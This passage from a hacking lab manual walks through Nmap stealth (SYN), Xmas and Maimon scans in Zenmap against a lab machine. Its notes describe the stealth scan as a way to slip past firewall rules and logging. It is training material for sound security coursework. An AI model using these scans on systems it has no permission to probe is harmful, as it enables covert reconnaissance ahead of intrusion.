


14. Now, switch to the **Windows 11** virtual machine. In the **Command** field of **Zenmap**, type the command **nmap -sS -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

Note: **-sS**: performs the stealth scan/TCP half-open scan and **-v**: enables the verbose output (include all hosts and ports in the output).

15. The scan results appear, displaying all open TCP ports and services running on the target machine, as shown in the screenshot.

Note: The stealth scan involves resetting the TCP connection between the client and server abruptly before completion of three-way handshake signals, and hence leaving the connection half-open. This scanning technique can be used to bypass firewall rules, logging mechanisms, and hide under network traffic.




16. As shown in the last task, you can gather detailed information from the scan result in the **Ports/Hosts**, **Topology**, **Host Details**, and **Scan** tab.

17. In the **Command** field of **Zenmap**, type the command **nmap -sX -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

Note: **-sX**: performs the Xmas scan and **-v**: enables the verbose output (include all hosts and ports in the output).

18. The scan results appear, displaying that the ports are either open or filtered on the target machine, which means a firewall has been configured on the target machine.

Note: Xmas scan sends a TCP frame to a target system with FIN, URG, and PUSH flags set. If the target has opened the port, then you will receive no response from the target system. If the target has closed the port, then you will receive a target system reply with an RST.




19. In the **Command** field, type the command **nmap -sM -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

Note: **-sM**: performs the TCP Maimon scan and **-v**: enables the verbose output (include all hosts and ports in the output).

20. The scan results appear, displaying either the ports are open/filtered on the target machine, which means a firewall has been configured on the target machine.

